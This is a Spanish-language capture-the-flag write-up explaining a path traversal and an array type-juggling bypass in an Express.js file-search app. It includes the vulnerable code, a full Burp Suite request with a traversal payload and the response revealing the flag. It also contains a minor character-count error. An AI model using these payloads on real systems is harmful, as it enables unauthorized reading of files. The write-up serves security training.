
File Explorer Deluxe™



Descripción del Reto

El reto consiste en una aplicacion de expressJS que permite buscar archivos mediante un endpoint /search. El código presenta múltiples vulnerabilidades que pueden ser explotadas para acceder a archivos fuera del directorio permitido. El reto es whitebox y en el directorio de archivos se presenta un archivo llamado documento_confidencial.txt con una demo flag.

Análisis del Código Vulnerable

1. **Vulnerabilidad 1: Path Traversal**

Ubicación: Línea 21

```
20
21      const filePath = __dirname + '/files/' + filename;
22
23      try {
```

Problema: El código concatena directamente el input del usuario (filename) con la ruta base sin ninguna sanitización. Esto permite usar secuencias como ../ para navegar fuera del directorio files/.

2. **Vulnerabilidad 2: Bypass de Validación de Longitud**

Ubicación: Líneas 16-19

```
15
16      if (filename.toString().length >= 10) {
17          filename = filename.slice(0, 10);
18          warning = 'El nombre del archivo es muy largo, solo se tomaron los primeros 10 caracteres';
19      }
20
```

Problema: Aunque la validación usa toString().length, el bypass funciona porque:

1. Validación: filename.toString().length convierte el array a string y mide su longitud.
2. Slice: filename.slice(0, 10) opera sobre el **array original, no sobre el string.** Por lo que tomaría los 10 primeros elementos del array, evitando así un límite máximo de caracteres por ítem

¿Por qué funciona el bypass?


Cuando envías por ejemplo ["../../../etc/passwd"]:

- filename.toString().length = 17 (longitud del string "../../../etc/passwd"), entonces entra en el if
- Se ejecuta el slice: filename.slice(0, 10) toma los primeros 10 elementos del array, por lo que filename conserva el valor de ["../../../etc/passwd"]


Clave del bypass: El toString() solo se usa para la validación de longitud, pero el slice() opera sobre el array original, no sobre el string.

Explotación


1. Interceptamos la petición del frontend al backend en burpsuite:



2. Mandamos al repeater:



3. Enviamos el array, el cual no puede ser enviado como urlencoded, para que acepta arrays de un objeto debemos enviarlo en json, el cual puede ser aceptado sin problemas por el backend


1
Send
Cancel
Burp AI
Request
Pretty
Raw
Hex
POST /search HTTP/2
Host: file-explorer.ahauteam.org
Content-Length: 46
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: es-419,es;q=0.9
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: */*
Origin: https://file-explorer.ahauteam.org
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://file-explorer.ahauteam.org/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
{
"filename":[
"../documento_confidencial.txt"
]
}
Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Date: Sun, 28 Sep 2025 21:01:10 GMT
Content-Type: application/json; charset=utf-8
Etag: W/"c7-EWNsDYPgqQpjdamt6vJXlfQ1LKw"
X-Powered-By: Express
Cf-Cache-Status: DYNAMIC
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=Ugn4wqrlTog%2FqomFrxx9VdGqVm9Q4%2BRhu55dM5HVQHWgZnjRWb5KJS9v2C4kL1OLONEQ4AGXuotE8QuM6Xit8VyvX0u0hRoDhb4qAGKaCA5CajBJnKIOLGcI"}]}
Server: cloudflare
Cf-Ray: 98662cac2e6c45fc-DFW
Alt-Svc: h3=":443"; ma=86400
{
"success":true,
"filename":[
"../documento_confidencial.txt"
],
"content":"flag: AHAU{s1Mpl3_tyP3_juGGl1ng}\n",
"warning":"El nombre del archivo es muy largo, solo se tomaron los primeros 10 caracteres"
}